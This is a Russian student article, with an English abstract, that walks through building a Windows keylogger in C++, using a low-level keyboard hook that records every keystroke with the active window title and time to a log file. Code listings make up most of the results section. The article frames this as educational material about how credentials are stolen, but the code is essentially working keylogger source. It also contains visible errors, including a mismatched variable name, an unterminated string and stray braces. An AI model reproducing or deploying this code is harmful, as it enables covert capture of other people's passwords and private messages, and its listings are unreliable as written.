

## Разработка приложения для отслеживания нажатий клавиш клавиатуры на языке C++

*Маринчук Александр Сергеевич*

*Приамурский государственный университет им. Шолом-Алейхема*

*Студент*

### **Аннотация**

В современном развивающемся мире информация играет ключевую роль в жизни почти каждого человека, который хотя бы немного связан с информационными технологиями. Утечка тех или иных знаний в довольно значимой сфере жизни человека может повлечь довольно печальные последствия для всего общества в целом. Именно поэтому так важно не только сохранять конфиденциальность информации и соблюдать необходимые меры безопасности, но и знать о существующих способах получения этой самой информации. В данной статье рассмотрена разработка приложения для отслеживания нажатий клавиш на языке программирования C++ в Microsoft Visual Studio.

**Ключевые слова:** журнал, C++, MVS, отслеживание нажатий клавиш, кейлоггер.

## **Developing an Application for Tracking Keyboard Keystrokes in C ++**

*Marinchuk Alexander Sergeevich*

*Sholom-Aleichem Priamursky State University*

*Student*

### **Abstract**

In today's developing world, information plays a key role in the life of almost every person who is at least slightly connected with information technology. Leakage of certain knowledge in a rather significant area of human life can lead to rather sad consequences for the entire society as a whole. That is why it is so important not only to maintain the confidentiality of information and observe the necessary security measures, but also to know about the existing methods of obtaining this very information. This article describes how to develop an application for tracking keystrokes in the C ++ programming language in Microsoft Visual Studio.

**Keywords:** log, C ++, MVS, tracking keystrokes, keylogger.

## **1. Введение**

### **1.1 Актуальность исследования**

В современном развивающемся мире информация играет ключевую роль в жизни почти каждого человека, который хотя бы немного связан с

информационными технологиями. Утечка тех или иных знаний в довольно значимой сфере жизни человека может повлечь довольно печальные последствия для всего общества в целом. Именно поэтому так важно не только сохранять конфиденциальность информации и соблюдать необходимые меры безопасности, но и знать о существующих способах получения этой самой информации. Пароли, личные переписки, данные банковских карт – все это лишь малая часть того, что может оказаться в опасных руках злоумышленников, которые могут обратить данную информацию против вас. Один из таких способов — это отслеживание и запись всех нажатий клавиш на клавиатуре в журнал, который потом может заполучить преступник.

### **1.2 Обзор исследований**

В статье С. А. Рафаловича рассмотрена обработка основных событий пользовательского ввода для веб-игр. Описываются способы взаимодействия пользователя с клавиатурой, мышью и экраном мобильного устройства. Также приводятся примеры фрагментов исходного кода для каждого способа [1]. В работе Т. А. Раченко дается обзор методик, раскрываются источники возникновения и методы противодействия клавиатурного шпионажа [2]. Для своевременного обнаружения и защиты от хакерских программ необходимо понимать, что они собой представляют и как работают. Именно этой проблематике посвящена статья В. В. Выборных и И. И. Сергеевой. Кроме того, в ней приведены основные программные продукты, которые могут быть использованы в процессе кражи информации. Заключительная часть статьи посвящена методам борьбы с программами-шпионами [3]. В статье А. А. Ширяева, М. В. Глущенко и С. А. Глущенко рассмотрены методы получения персональных данных пользователей сети интернет, а также способы предотвращения кражи ПД или иной информации [4]. Раскрыть понятие информации и информационной безопасности, охарактеризовать виды угроз информационной безопасности и проанализировать основные методы обеспечения информационной безопасности постарался в своем исследовании Ребрий А. Ю. [5].

### **1.3 Цель исследования**

Целью данного исследования является разработка приложения для отслеживания нажатий клавиш клавиатуры на языке C++.

## **2. Методы исследования**

Разработка приложения производилась средствами Microsoft Visual Studio [6].

## **3. Результаты**

Первым делом скачаем Microsoft Visual Studio [6] и создадим пустой проект на основе Visual C++ (рис. 1).




Рисунок 1 – Создание проекта

Далее объявим необходимые для работы библиотеки, переменные и функции (рис. 2).

```
1  #include <Windows.h>
2  #include <time.h>
3  #include <iostream>
4  #include <fstream>
5
6  #pragma warning (disable:4996)
7  #pragma warning (disable:4703)
8
9  using namespace std;
10
11
12  int Save(int key);
13
14  LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam);
15
16  HHOOK hook;
17
18  KBDLLHOOKSTRUCT kbStruct;
19
20  ofstream file;
21
22  char prevProg[256];
23
```

Рисунок 2 – Инициализация библиотек, переменных и функций

Следующим шагом будет написание тела функции Save. Здесь будем отслеживать нажатие клавиш (строка 28), а также получим название окна, которое в настоящее время активно, то есть находится на переднем плане. Далее получим ID этого окна и раскладку клавиатуры. Следующее условие описывает получение заголовка активного окна и текущее время, которое будет отображаться в журнале (строка 46-55). В строке 59 пропишем вывод кода нажатой клавиши в консольном окне приложения (рис. 3).

```
24 int Save(int key)
25 {
26
27
28     if (key == 1 || key == 2)
29     {
30         return 0;
31     }
32     HWND foreground = GetForegroundWindow();
33
34     DWORD threadId;
35
36     HKL keyboardLayout;
37
38     if (foreground)
39     {
40
41         threadId = GetWindowThreadProcessId(foreground, NULL);
42         keyboardLayout = GetKeyboardLayout(threadId);
43         char currProg[256];
44         GetWindowText(foreground, currProg, 256);
45
46         if (strcmp(currProg, prevProg) != 0)
47         {
48             strcpy_s(prevProg, currProg);
49             time_t t = time(NULL);
50             struct tm *tm = localtime(&t);
51             char c[64];
52             strftime(c, sizeof(c), "%c", tm);
53             file << "\n\n\n[Program: " << currProg << " DateTime: " << c << "];
54
55         }
56
57     }
58
59     cout << key << endl;
60 }
```

Рисунок 3 – Начало функции Save

После пропишем исключения некоторых клавиш, которые будем выводить в понятном виде (строка 63-94). Также будем учитывать текущий регистр и, если нажат Shift, менять его в строках 97-106 (рис. 4).

```
63     if (key == VK_BACK)
64         file << "BACKSPACE";
65     else if (key == VK_RETURN)
66         file << "\n";
67     else if (key == VK_SPACE)
68         file << " ";
69     else if (key == VK_TAB)
70         file << "[TAB]";
71     else if (key == VK_SHIFT || key == VK_LSHIFT || key == VK_RSHIFT)
72         file << "[SHIFT]";
73     else if (key == VK_CONTROL || key == VK_LCONTROL || key == VK_RCONTROL)
74         file << "[CTRL]";
75     else if (key == VK_ESCAPE)
76         file << "[ESC]";
77     else if (key == VK_END)
78         file << "[END]";
79     else if (key == VK_HOME)
80         file << "[HOME]";
81     else if (key == VK_LEFT)
82         file << "[LEFT]";
83     else if (key == VK_RIGHT)
84         file << "[RIGHT]";
85     else if (key == VK_UP)
86         file << "[UP]";
87     else if (key == VK_DOWN)
88         file << "[DOWN]";
89     else if (key == 190 || key == 110)
90         file << ".";
91     else if (key == 189 || key == 109)
92         file << "-";
93     else if (key == 20)
94         file << "[CAPS]";
95     else
96     {
97         char chrKey;
98
99         bool lower = ((GetKeyState(VK_CAPITAL) & 0x0001) != 0);
100
101         if ((GetKeyState(VK_SHIFT) & 0x1000) != 0 ||
102             (GetKeyState(VK_LSHIFT) & 0x1000) != 0 ||
103             (GetKeyState(VK_RSHIFT) & 0x1000) != 0)
104         {
105             lower = !lower;
106         }
```

Рисунок 4 – Обработка исключений и регистра нажатых клавиш

Следующий участок кода записывает полученный символ в файл с учетом регистра и раскладки клавиатуры (строки 108-124). Также здесь описана функция обратного вызова для отслеживания нажатия клавиши и ее сохранения по коду в строках 126-138 (рис. 5).

```
106 }
107
108     crrKey = MapVirtualKeyExA(key, MAPVK_VK_TO_CHAR, keyboardLayout);
109
110     if (!lower)
111     {
112         crrKey = tolower(crrKey);
113     }
114
115     file << char(crrKey);
116
117 }
118
119 file.flush();
120
121 return 0;
122
123 }
124
125
126 LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam)
127 {
128     if (nCode >= 0)
129     {
130         if (wParam == WM_KEYDOWN)
131         {
132             kbStruct = *((KBDLLHOOKSTRUCT*)lParam);
133             Save(kbStruct.vkCode);
134         }
135     }
136     return CallNextHookEx(hook, nCode, wParam, lParam);
137 }
138 }
```

Рисунок 5 – Отслеживание нажатия клавиши и ее сохранение

Последним действием будет написание кода для открытия текстового файла и обработки исключений и ошибок (рис. 6).

```
140 int main()
141 {
142     file.open("keylog.txt", ios_base::app);
143
144     ShowWindow(FindWindowA("ConsoleWindowClass", NULL), 1);
145
146     if (!(hook = SetWindowsHookEx(WH_KEYBOARD_LL, HookCallback, NULL, 0)))
147     {
148         MessageBox(NULL, "Похоже что-то случилось", "Error", MB_ICONERROR);
149     }
150     MSG message;
151
152     while (true)
153     {
154         GetMessage(&message, NULL, 0, 0);
155     }
156 }
157
158 }
```

Рисунок 6 – Обработка ошибок и вывод их отдельным окном

Запустим проект и увидим следующее консольное окно, где будут выводиться нажатые клавиши (рис. 7).




Рисунок 7 – Консольное окно с выводом нажатых клавиш

Введем какой-нибудь текст в разных приложениях и откроем текстовый файл, который создастся с именем «keylogger.txt», находящийся в папке с проектом (рис. 8).




Рисунок 8 – Журнал отслеживания нажатий клавиш на клавиатуре

Как видно из рис. 8 приложение работает и отслеживает все нажатые пользователем клавиши на клавиатуре с записью активного окна и текущего времени.

#### 4. Выводы

В данной статье была рассмотрена разработка приложения для отслеживания нажатий клавиш клавиатуры на языке C++ в программе Microsoft Visual Studio. Данное приложения описывает принцип получения данных о нажатых пользователем клавишах и может рассматриваться как обучающий материал для предотвращения кражи злоумышленниками вашей личной информации.

#### Библиографический список

1. Рафалович С. А. Методы отслеживания пользовательского ввода при

- разработке веб-игр с использованием фреймворка Phaser // Информационные технологии и автоматизация управления. 2019. С. 271-277.
2. Раченко Т. А. Методы защиты информации от клавиатурных шпионов // Информационные системы и технологии: управление и безопасность. 2016 . №4. С. 145-154.
  3. Выборных В. В., Сергеева И. И. Шпионские программы и методы защиты от них // Научные записки ОрелГИЭТ. 2011. №1. С. 402-406.
  4. Ширяев А. А., Глущенко М. В., Глущенко С. А. Распространенные методы получения персональных данных пользователей сети интернет // Концепции устойчивого развития науки в современных условиях. Уфа: Общество с ограниченной ответственностью "Агентство международных исследований", 2019. С. 64-67.
  5. Ребрий А. Ю. Методы обеспечения информационной безопасности // Международный журнал прикладных наук и технологий Integral. 2020. №3. С. 46.
  6. Microsoft Visual Studio URL: <https://visualstudio.microsoft.com/ru/downloads/> (дата обращения: 29.08.2020).